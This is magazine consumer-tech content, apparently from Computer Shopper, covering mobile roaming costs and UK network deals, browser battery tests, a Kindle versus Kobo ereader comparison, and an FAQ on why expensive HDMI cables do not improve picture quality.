Call mins sent/received	€0.19/€0.05	£0.17/£0.05
Texts sent	€0.06	£0.05
1MB of data	€0.20	£0.18

The above limits only apply inside the EU, but many mobile networks will offer deals in different countries that end up being much cheaper, as long as you actually use the minutes, texts and data you're paying for. We'll discuss these later.

If you liked it you should have put a cap on it

Mobile operators can charge users up to €50 (around £42 inc VAT) in roaming fees before they have to cut off their service to prevent further spending. This is to avoid 'bill shock', forcing consumers to explicitly say that they are happy to spend more than that amount. If this @50 limit is greater than a bill cap you've set yourself, then the smaller cap will apply.

Some networks also put a cap on international roaming, too, although this varies from network to network so you should check with your operator before you go.

Don't get caught out

There are a few simple tips you can follow to avoid getting stung by roaming costs if you don't choose to take advantage of your own provider's roaming deals (see over). The obvious one is to turn off mobile data roaming. This is the simplest way you can stop sneaky apps from using up your mobile data while you're abroad. You can do this on Android by going to Settings, Mobile data, Data roaming. In iOS it's in Settings, Cellular, Data Roaming.

This is fairly extreme, though, and if you have purchased a data allowance from your carrier you shouldn't need to do this. Instead, you should make some small changes to make sure apps that can sometimes be a bit data-hungry can't download information unless you explicitly ask them to.

Android has a very useful feature for doing this. In Settings, Data usage, tap on the three dots on the top-right of the screen and select 'Restrict background data'. This means apps you aren't currently using will not be allowed to use any data. Additionally, you'll want to make sure your apps don't automatically update while you're using mobile data. By default your apps will only update when you're connected to a Wi-Fi network, but to confirm this, go to the Play Store app and ensure the Auto-update apps setting is set to Wi-Fi only.

Things are a little different on iOS. Under Settings, Cellular, you get a list of every app on your phone, and you can individually disable an app from using mobile data. Some apps, if you tap on them, will also let you disable background refreshes. However, there's no system-wide way of doing this so you'll need to decide which apps are most prone to using data without you knowing. Email and messaging apps are the most likely culprits, but any app that can generate notifications will likely be using some background data. You can also stop apps from updating while you're not connected to Wi-Fi. Go to Settings, iTunes & App Store and switch off the Use Cellular Data option.

Consider moving away from traditional texts and calls and instead use data-based messaging apps, such as Facebook Messenger or

WhatsApp. If you can find a Wi-Fi connection you won't be charged for these and can keep in touch with people back home.

Bordering on the sea

It's worth noting that if you're travelling close to the border of a country, you may occasionally end up on another country's mobile operator and you could end up being charged significantly more than you would in the country you're actually in. To avoid this, you should turn off automatic mobile network switching and manually pick a network. On Android you can find this under Settings, Mobile data, Network operators. In iOS, it's in Settings, Carrier. From there you can switch off the automatic setting, and your phone shouldn't try to connect to another network even if it has a stronger signal.

If you're on a cruise, texts, calls and data at sea can be extraordinarily expensive, as they are routed via the ship's satellite connection. Where possible, put your phone into airplane mode while you're at sea (unless you're connecting to a Wi-Fi network) to ensure you don't rack up huge bills. Save your texts and calls for when the ship is docked.

Quite the steal

If your phone is stolen abroad, you may be liable for any charges the thief racks up on your phone before you report it to your mobile network. Even if you don't use a lockscreen PIN or pattern in the UK, you should certainly set one up when travelling.


Just in case the worst does happen, it's crucial that you make a note of your mobile network's customer service number should you need to call from a payphone or hotel to tell them your phone's been stolen. It's worth knowing what the local international direct dial code is as well.

Your network may have a cap on how much you can spend while roaming, so this should limit the damage, but it could still be a considerable cost for which you hadn't budgeted. Your mobile phone insurance policy may also cover these charges, so you should check the wording to see if you're covered. Either way, though, you'll want to get it sorted as soon as possible.

Going native

You could also buy a local SIM. If you're travelling outside of the EU and only want to use your phone for emergencies and for calling your travel companions, a local SIM with a small amount of credit is a good bet. Make sure you get the right SIM card size for your phone, and ensure your phone is quad-band compatible (in other words, that it supports 850/900/1,800/1,900MHz frequencies).

The table at worldtimezone.com/gsm.html has a detailed list of network providers by country and also lists which frequencies they operate on. GSMarena.com has frequency information for nearly every phone in existence, so you can check where your phone will work.



Make a deal

If you spend a lot of time abroad, and in a variety of countries, then getting the best roaming deal might be crucial. If you regularly visit the same place, then Three might be the answer to all your problems; otherwise you should strongly consider getting a local SIM card.

For those who holiday overseas less often, choosing your mobile provider purely based on their roaming deals is probably not the best choice. That said, if you're trying to pick between two mobile networks and they're offering similar tariffs, their roaming packages could be the thing that swings it, so it's worth bearing in mind.

Most of the deals we've outlined here only apply to EU countries: it's a free-for-all in the rest of the world, aside from some very specific cases where your mobile network might have a deal with a local operator for cheaper calls, texts and data. The table below is an example of how pretty light usage can result in some fairly hefty charges, so if your mobile network is offering reasonably priced roaming deals and you think you have even a slight chance of using your phone for more than a few minutes each day, they're probably worth buying or signing up for.

ACTIVITY	USAGE	COST IN THE EU	COST IN THE USA*
50 texts	-	£2.50	£20
20 minutes of calls	-	£3.40	£20
1 hour of Spotify streaming	43MB	£7.74	£10**
10 mins of 480p YouTube	13MB	£2.34	£10**
Uploading 20 8MP photos	40MB	£7.20	£10**

*Based on EE's Zone A roaming pricing
** £10 for 100MB of data for 24 hours on EE



EE

EE pay monthly customers pay £2 per day for unlimited calls and texts to and from mobiles and landlines in EU countries (the full list is available at ee.co.uk). This is done through an opt-in text message, and you only pay the £2 on days where you receive or make calls or send texts; otherwise you're charged nothing. If you're on an

EE Extra contract, you get all your minutes and texts in 44 countries and won't pay extra: they're included in the base price of your contract.

Roaming data is sold separately in a variety of bundles. You can pay £12 for 200MB, or £25 for 500MB, both over seven days; or £3 for 50MB, or £5 for 100MB, over 24 hours.

Outside the EU, costs vary considerably. You'll get a text when you arrive at your destination, which will detail the costs and any additional money-saving bundles you can buy.



Vodafone

If you're a heavy data user, Vodafone's roaming deals are pretty attractive and very simple. If you're on a contract and travelling within the EU, you can opt into Vodafone's EuroTraveller bundle, which includes all your contract's minutes, texts and data for £3 a day. If you don't use minutes, data or texts on a given day while you're abroad, you won't be charged.

Things are similar on pay-as-you-go: pay £3 a day and get your UK deal while abroad including minutes and texts, and you'll also get 100MB of data included.

Outside Europe, the same deal applies but it's £5 a day and currently only applies to 26 countries, most of which are tiny Caribbean islands, although it also includes India, Australia, New Zealand and the USA.



Three

Three is known for its generous roaming deals, and its rivals have a fair amount of ground to make up when it comes to the number of countries that are part of its Feel at Home deals. The countries in which you can use all

your UK minutes, texts and data include Australia, New Zealand and the USA, alongside European destinations such as Spain, Italy and France.

This applies to both contract and pay-as-you-go customers, although the latter will have to buy a fresh add-on including the minutes, texts and data you want, rather than simply using those out of any current balance you have.

In EU countries not covered by Feel at Home, you'll need to buy a Euro Internet Pass when you arrive at your destination. A link for this will be sent to you by text message. It's only available for monthly contract customers and costs £5 a day for unlimited internet use, although it does state it's not intended for video or audio streaming.



O2

For contract customers, £1.99 a day will get you O2 Travel, which has unlimited data (though it doesn't promise a high-speed connection), 50p outbound calls (60 minutes per call) and 5p texts. You'll need to enable O2 Travel in order to get this.

On pay-as-you-go, your £1.99 gets you 50MB of data, but calls and texts are charged at the maximum allowed under EU regulations.



Virgin Media

Virgin offers data bundles for use in the EU: £1.50 for 10MB, £6 for 50MB and £20 for 250MB of data. Aside from that, you'll pay the EU maximum for calls and texts, and outside

the EU your costs will vary.



GiffGaff and Tesco Mobile


These two companies will charge you the maximum allowed in the European Union, and you'll pay varying amounts beyond the EU depending on which country you're in.

How much you can save using your phone abroad with Feel At Home.

Enter what you think you'll use while you're in one of our Feel At Home destinations and see how the savings rack up. The price calculated is based on standard roaming fees.

Where are you going? Pick your destination. How many minutes? What you'll use calling the UK. How many texts? What you'll send back to the UK.

How much data? The amount you'll use depends on which apps you'll be using abroad.



You'll save an estimated:

You can save a lot of money by signing up to a roaming deal

£120.75

Is your browser killing your laptop's battery?



We find out if your choice of browser makes a difference to your laptop's battery life

THERE ARE LOTS of reasons why your laptop might be running out of juice before you have a chance to recharge it. It could be loaded with bloatware, as we explored in *Shopper 329*. Or, as we discovered in our exclusive investigation in issue 330, your seemingly innocuous free software downloads could be loaded with harmful and processor-hungry malware and adware.

But could your choice of browser have anything to do with it?

Browser battery tests

To test the theory that some browsers might be greedier on battery life than others, we ran tests with each of the three most popular browsers on the web. We tested Google Chrome, both its 32-bit and 64-bit beta versions, Mozilla Firefox and Internet Explorer.

Each browser was run on a laptop with the same pages open. We conducted three tests:



Chrome is one of the more battery-hungry browsers, but it has plenty of other virtues

the first was with eight relatively intensive tabs open, including a YouTube video. The second was a YouTube video only and the third was Google's constantly updating Flash-based Analytics web tool.

During our testing, Google released a new beta version of Chrome that automatically pauses annoying Flash animated adverts, so we tested this, too. You'll see this highlighted with a * in the third graph. Our results, as you can see below, show a minor difference between each browser.


Our testing generally pointed towards Mozilla Firefox and Internet Explorer as the superior browsers in terms of battery conservation, although in the Analytics test, Chrome came out on top.

So your browser does make a difference, but of course it's mainly your browsing behaviour that's going to affect your battery life. Chrome is widely regarded as being one of the more battery-hungry browsers, but it has plenty of other virtues, so simply not using it isn't the best course of action.

Instead, take a look at the latest Chrome 64-bit beta (if you have a 64-bit operating system). Go to tinyurl.com/chrome64beta2015, click the download button and run the installer, and your browser will be updated. You don't even need to close it. To choose how Chrome treats Flash ads, go to Settings, Advanced, Content and scroll down to Plugins. Select 'Detect and run important plugin content'. Then click 'Manage individual plugins' and untick Adobe Flash's 'Always allowed to run' box. Any plugin content that Chrome decides isn't crucial to the page – even its own AdChoices adverts – will now not play until you click the grey play button, as you can see in the image above.


Browser performance compared

Battery life (mins):
YouTube only




Playing an HTML 5-based YouTube video, Internet Explorer consumed the least power

Battery life (mins):
Google Analytics




Running Flash-based Google Analytics, Firefox lasted the longest while IE tumbled

Battery life (mins):
multiple tabs open



With multiple media-heavy tabs open, Internet Explorer came out on top while Chrome suffered



The current Kindle and Kobo models are very similar in specification, but books look different onscreen

Need a new eReader for your holidays but not sure what to go for? We pit the biggest names in eBooks against each other to help you choose

The great eReader showdown Kindle vs Kobo

WE LOVE REAL books: they feel great to hold, it's easy to flick back to an earlier page or a map in the front of the book, they're easy to lend to friends, they look great on shelves, they don't require any power and the print has an incredibly high contrast ratio, making them easy on your eyes.

However, we love eBooks and eReaders too: you don't have to go to the shop to the buy eBooks (or wait for them to be delivered), you can take as many as you like with you on holiday, eReaders are now lighter than most books, making them easy to read one-handed, you can read at night thanks to built-in lights, and they don't clutter up your home.

If you're looking to buy your first eReader, or are thinking about switching to or from Amazon's Kindle, then this guide is for you. Based on our recent reviews, Kobo's excellent eReaders make it the best alternative to the internet retail giant. But hardware is just part of the story when it comes to choosing an eReader: you also have to consider the price of eBooks, the range available, their ease of use and the ability to read your books on other devices, such as your phone.

EBOOK PRICES

Before we get stuck into the nitty-gritty of who's cheaper, it's worth taking a little time to explain how Amazon and Kobo differ in terms of buying books.

If you buy a Kindle, you'll then be buying your books from Amazon as the company uses a Digital Rights Management (DRM) system to ensure its eBooks can only be read on Kindle eReaders, and for the large part that you can't buy eBooks from anywhere else and read them on your Kindle either – at least, not without a lot of legally dubious fiddling about.

Kobo, however, and others such as Barnes & Noble's Nook, use the EPUB file format with DRM provided by Adobe. This means you can buy books straight from your Kobo using Kobo's own bookstore; it's as easy as using a Kindle to buy from Amazon. However, you can also buy books from a huge range of online booksellers, from niche publishers right up to Waterstones, WHSmith and Sainsbury's. You then use Adobe's simple app to transfer them to your eReader using a USB cable.

Now let's look at some prices. We've taken the top 10 best-selling books at bookshops

and looked to see how much they cost on both Kindle and Kobo. We've also shopped around a few other sites to see if they offered better prices for EPUB books.

As you can see below, Amazon is hard to beat when it comes to pricing on best-sellers. A Kindle reader saves 90p a book on average compared to Kobo and around 40p a book even if you shop around. Price differences become less pronounced when you look at older and less popular titles, so if your reading tastes are less current or more offbeat you'll find the gap far smaller. It's worth grabbing the last five or so books you've read and doing your own price check online. We'd be surprised if Amazon turned out to be more expensive, though short-term sale prices can make things unpredictable.

So Amazon is in charge when it comes to a straight price shootout. However, it's worth considering a few advantages of the more open EPUB format on the Kobo. As you can shop around, you'll find lots of special offers from a wide range of sites. There are also niche publishers; if you avidly read a specific genre publisher you may be able to buy from them directly, helping the publisher continue producing the kind of books you like.

FREE BOOKS AND SHARING

A wealth of free books are available, the most interesting being out-of-copyright novels from classic authors. These are available for Kindle and Kobo, notably through Project Gutenberg at www.gutenberg.org. With either Kindle or Kobo it's easy to download these books and copy (or email them in the case of Kindle) to your device. For Kobo you'll be looking for EPUB versions, while Kindles accept MOBI files (often simply marked as Kindle).

With a Kobo eReader you can also borrow books from your local library in the UK. A quick search on our local library website

TITLE AND AUTHOR	KINDLE PRICE	KOBO PRICE	BEST EPUB PRICE
Grey – E L James	£3.66	£3.66	£3.66
The Sunrise – Victoria Hislop	£2.99	£3.99	£3.29
Burn – James Patterson	£4.79	£5.99	£5.99
Personal – Lee Child	£3.32	£3.32	£3.32
Mary Berry's Absolute Favourites – Mary Berry	£6.99	£9.99	£6.99
Us – David Nicholls	£3.66	£3.66	£3.66
Guy Martin: My Autobiography – Guy Martin	£3.66	£4.99	£3.99
Twisted – Lynda La Plante	£5.99	£5.99	£5.99
Waterloo – Bernard Cornwell	£3.80	£5.99	£5.99
The Woman Who Stole My Life – Marian Keyes	£3.49	£3.49	£3.49
TOTAL	£42.35	£51.07	£46.37

↑ Amazon is obviously a step ahead when it comes to prices on best-sellers



app, though, which only syncs books you've bought from Kobo's own store. You can copy the same DRM-free book separately to both your eReader and phone, but they won't track your progress from device to device.

VERDICT

You may be thinking primarily about buying an eReader, but this is really only the tip of the iceberg when it comes to making a decision. That said, while both companies have similar and reasonably priced hardware, in our view the Kobo Glo HD just pips the new Kindle Paperwhite. While both systems have their pros and cons, we prefer the more book-like appearance of the Kobo and its more flexible font and typesetting options.

Kindle wins out when it comes to pricing, though. Even if you're willing to shop around, you'll probably end up a little out of pocket come the end of the year. If you don't read a lot that may only be a few quid, but it's certainly something to consider. With Kobo you're free to shop where you want, you can borrow from your local library, and your books aren't tied to Amazon devices and apps, though that may not bother you.

Finally, Amazon wins out when it comes to apps, simply because it will sync your progress on any book you're reading.

If you're independently minded and like your eBooks to look like books, then Kobo is the eReader for you. If you're simply looking for low prices and simplicity, then Kindle is the better choice. ☑

pulled up eBooks by most of the authors in our top 10 list above, although admittedly not the latest examples. With Adobe Digital Editions software and your library card number you can quickly and easily download books to borrow online. Typically you can borrow up to five books for 21 days at a time.

Amazon lends books for free to Amazon Prime members, one a month, one at a time, with no due dates, from a fairly large (if not always high-quality) collection. Though if you're a Prime member (at £79 per year), you're probably sold on Amazon already.

More tempting for most is Amazon's Family Library feature, whereby up to two adults and four children can share eBooks freely between them – with parental controls, of course. It's possible for two people to share books from a single Adobe Digital Editions account, but it's not supported or condoned.

THE READING EXPERIENCE

We've made a close comparison of Amazon's recently updated Kindle Paperwhite (see tinyurl.com/shopperkindle) and the new Kobo Glo HD (see page 34). The two devices are very similar in terms of capabilities, with both the Kindle Paperwhite and the Kobo Glo HD using the same E-Ink Carta 6in display with 300 pixels per inch. Look closer, and the Kobo just edges it over the Paperwhite: it's slightly more compact, a little lighter and its touchscreen has a pleasingly smooth finish – but there's really not much in it.

They're roughly the same price too, with the Kindle costing £110 or £120 without 'Special Offers' (advertising on the sleep screen and at the bottom of the homescreen). The Kobo simply costs £110 and though there are entries on its homescreen such as 'Top 50 books', these can be easily removed.

They're easiest to differentiate when you're actually reading a book. Kobo has a more book-like appearance onscreen, with page furniture such as the book title at the top of the page. It also has a wider range of fonts, and of font sizes, plus it can pull custom fonts from EPUB documents so that you get the look the publisher intended. It also has text-justification options, so you can choose how the words are arranged onscreen.


Amazon by comparison has lagged behind here, with only a handful of fonts and font sizes to choose from (it too can use custom fonts, though this is rarely an option in our experience). It espouses a book-like layout, preferring to use most of the screen for text and having a landscape reading mode too. We rather like having longer lines of text and making fewer page turns, but the poor text options are a sticking point. Amazon has recently released a very nice new font, Bookerly, and a new typesetting engine is upcoming (to fix its ugly text justification), but we haven't seen it on any eReaders yet.

In short, Kobo has the edge: its current best model is £10 cheaper than Amazon's, it feels a little slicker and there are more options in how books look onscreen. It also has a larger 6.8in model with waterproofing in the form of the Kobo Aura H2O, while Amazon has only the overpriced Kindle Voyage (see *Shopper* 325 for full reviews of both models).

APPS AND ECOSYSTEM

We don't all carry our eReaders around with us all the time, but with a smartphone or tablet you can dip into your current book any time you like. Both Kindle and Kobo have apps for all the common operating systems: Android, iOS and Windows.

Any progress you make in a book will be synced between your devices, so you can pick up reading just where you left off. On Kindle this works for any book you've bought from Amazon as well as with books you've uploaded via the email-to-Kindle service. So if you're reading a copy of *Alice in Wonderland* from Gutenberg, it will sync across your devices. This doesn't work with Kobo's



↑ Being able to switch between your eReader and a smartphone or tablet app is really handy. It's also nice to browse your virtual bookshelves in colour



THE HDMI cable con

Some people still seem to think that expensive HDMI cables make a difference to quality. Our definitive tests prove once and for all that they don't

We'll admit it: we're a little annoyed. A couple of years ago we sat down and definitively proved that expensive HDMI cables don't make any difference. We seem to have helped stop the deluge of pointless HDMI cable reviews online, but we don't seem to have completely won the war yet.

Despite our scientific testing, we've seen editorials in hi-fi magazines extolling the virtues of pricy HDMI cables and writers explaining how they can see and hear differences between different digital cables.

We've even had our work cited by a reader who filed a complaint with the Press Complaints Commission against a magazine over its coverage of digital

cables. The magazine lawyer's response was that our original testing didn't use motion (we had the video paused), so the results were invalid. It's a stupid technicality, as paused video outputs as many frames as normal video (the screen is refreshed as often), but the complaint wasn't pushed.


As a result we've decided to revisit this subject for the absolutely final time, testing moving video. To make sure we cover absolutely everything, we've split this article into two sections: the theory of why HDMI cables don't make a difference (FAQ, opposite), including the science of why HDMI cables don't make a difference; and the testing that proves HDMI cables don't make a difference (page 124).

FAQ

Why don't HDMI cables make a difference?

Q HDMI cables can make a difference, can't they? Reviewers have noticed that grass is greener and flesh tones are better between models.

A This is impossible and suggests that an HDMI cable has intelligence built into it. As a result, the reviewers are at best delusional and, at worst, lying to you. Inside, an HDMI cable has 19 individual wires connected to 19 pins, each designed for a specific job, but these are effectively just bits of metal designed to conduct an electrical signal. It's important to note that there's absolutely no processing in the cable and, as far as the wires go, they could be carrying a picture, some audio or anything else.



↑ An HDMI cable has 19 wires connected to 19 pins; it does not have any processing built in

For an HDMI cable to make flesh tones better, for example, it would have to decode the video signal, process where people are and then tweak the image, all before re-encoding it. Think about a cable that can apparently make foliage better – how would it cope with Kermit the frog standing in a green field? Would it make his green tones better as well, or would it be able to discern the grass and just make that better? Of course, the answer is neither, as cables don't have processors.



↑ If HDMI cables can improve foliage, how can they tell the difference between the trees, the blankets and Kermit?

Think of it another way: if HDMI cables can improve the quality of a picture, could a more expensive SATA cable make a word document better to read? Imagine Dan Brown buying a £2,000 SATA cable and opening up his latest novel to find out that it had been transformed from poorly written dirge into

Dickensian beauty. Of course, that's nonsense and we're stuck with Dan Brown's prose and HDMI cables that can't touch image quality.

Q If HDMI cables don't have any processing in them, how come you can buy active cables, which can only be plugged in one way?

A Active cables draw power from the HDMI port to power a signal booster. This helps with longer cable runs (say more than 5m), or lets you use a thinner HDMI cable. Some of these active cables have to be plugged in one way round to work properly, as plugging them in the 'wrong' way will introduce some errors. Note that an active cable doesn't boost image quality.



↑ Active HDMI cables are useful for long runs, but they don't improve picture quality

Q So reviewers definitely can't ever see any differences?

A Differences can be seen in testing, but this is down to the kit used. Every TV will interpret the signal slightly differently, displaying different colours. Every Blu-ray player outputs a slightly different picture, too. This is the reason that calibration is recommended. However, it's definitely not the cables causing these issues.

Q You're saying that all HDMI cables are identical and one can't be better than another?

A We're not. The issue we have is with the word 'better'. This implies that a one HDMI cable can make an improvement over another, which it can't. With a digital signal, everything is sent as 0s and 1s. You get an error if a 1 is received as a 0 or a 0 is received as a 1. In this way, an HDMI can either correctly transmit everything or it can introduce errors. It's technically possible that a poor HDMI cable will transmit more errors than an expensive one.

Q So errors do mean differences and you can see them – you're backtracking, aren't you?

A Certainly not. We freely admit that a digital signal will occasionally suffer an error in transmission, but this has to be put into context. The HDMI standard allows for one error per one billion bits, which is known as the Bit Error Rate (BER). Assuming a picture is transmitted using 24-bit colour (8 bits each for RGB) at 24fps at a resolution of 1,920x1,080 (2,073,600 pixels), that's a total of 49,766,400 bits per frame. At 24fps, the film standard, that's 1,194,393,600 bits (1.1bn). In other words, the HDMI standard allows for the worst cable to have a single error in one pixel, in one frame per second. You're going to need incredible eyesight to spot that. Besides, the one-bit error could occur in the HDCP copy protection or the audio track, which would mean you wouldn't even see it. Finally, the video picture has error detection to look out for these kinds of things.

Q Ah, but HDMI video doesn't have error correction, does it? So, there could be differences in the picture.

A Assuming your one-bit error causes a problem in the picture and one pixel is incorrect, the TV's error detection will let it know where the problem is. The TV can analyse surrounding pixels and make an educated guess as to what colour the error pixel should be. So you may get one pixel per second that is ever so slightly the wrong colour. If you can spot that, you have the best eyesight of anyone that has ever lived.

Q What about HDMI standards and certification? Surely different cables make a difference?

A There are different HDMI standards, with HDMI 2.0 the most recent, but only two HDMI cable standards: Standard and High Speed. Standard supports lower resolutions and is out of date; High Speed supports everything, including HDMI 2.0, which gives you 4K TV at 60fps.



↑ HDMI 2.0 is designed for Ultra HD, but it works with existing High Speed HDMI cables


Q What about audio, though? You said that you could get errors here, too. Surely that can make a difference?

A Again, the one-bit-in-a-billion rule steps in here. Realistically, it means that the occasional error will pop into the audio track. This kind of error could cause a noticeable pop or blip if it wasn't corrected; fortunately, audio has error detection and correction. This means the receiving equipment can detect an error and correct it as though it never happened. In other words, there is no longer an error. In the event that there are too many errors you simply won't get any sound, as receiving kit is programmed to shut down audio rather than output potentially damaging and irritating sounds.

Q What about jitter? HDMI's really bad for this, right?

A Jitter is described as the deviation from true periodicity of a presumed periodic signal, which won't mean a lot to most people. In simpler terms, all digital data uses a clock, with each cycle used to send a bit of data. How the data is sent differs from system to system, but a simple view is that when there's data, the voltage rises to maximum; when there's a zero, voltage falls to 0. When plotted on a graph, you get a square graph with the values going up and down.

When the clock is accurate, each bit is sent at a perfect time interval, but the timing is



◆ In the graph at the top, the digital signal (the orange line) has been sent perfectly, with the vertical lines matching up with the clock (represented by the dotted lines). The graph at the bottom shows what happens if the clock isn't so regular, with the graph distorting

often not as accurate as you may think. For example, rather than sending data every second, you may find that the first signal goes out at 0.99s, then 1.12s, then 1.05s. We've exaggerated the example to make a point, with digital transmissions occurring much faster and with less error, but it shows how timing affects the signal.

With jitter pushing the transmission around, two things can happen. First, repeated errors can make the receiving device believe that it has a 0 instead of a 1, or vice versa, introducing a error. As we've discussed, these errors are corrected to the point where you don't notice them in audio or video.

Second, if you're outputting in real time (or close to that), the mistiming can mean

problems with audio, as a sound may occur too early or too late, slightly affecting sound quality. However, receiving devices buffer some audio to help eliminate these issues and minor differences in timing can't be heard.

More importantly, at least as far as this article is concerned, it's not the HDMI cable, which is just a series of wires, that's at fault when it comes to jitter, but the HDMI standard. In other words, the HDMI cable can't and doesn't make any difference to jitter. A bigger difference is made by the quality of the digital-to-analogue converter (DAC), which takes digital sounds and converts them back to the analog sounds we hear, but even this pales in comparison to the quality of your speakers and AV receiver.

Testing cables

Scientific explanations are all well and good, but it's practical testing where the talking stops and the evidence starts. To prove the doubters wrong, we upped the ante and decided to test full-motion video to prove that changing cables makes no difference.

To test scientifically, we turned to our Digital Foundry TrueHD card, which captures

the Raw and uncompressed HDMI signal. Crucially, it performs no error correction, so we can accurately compare the output from different cables and spot any errors.

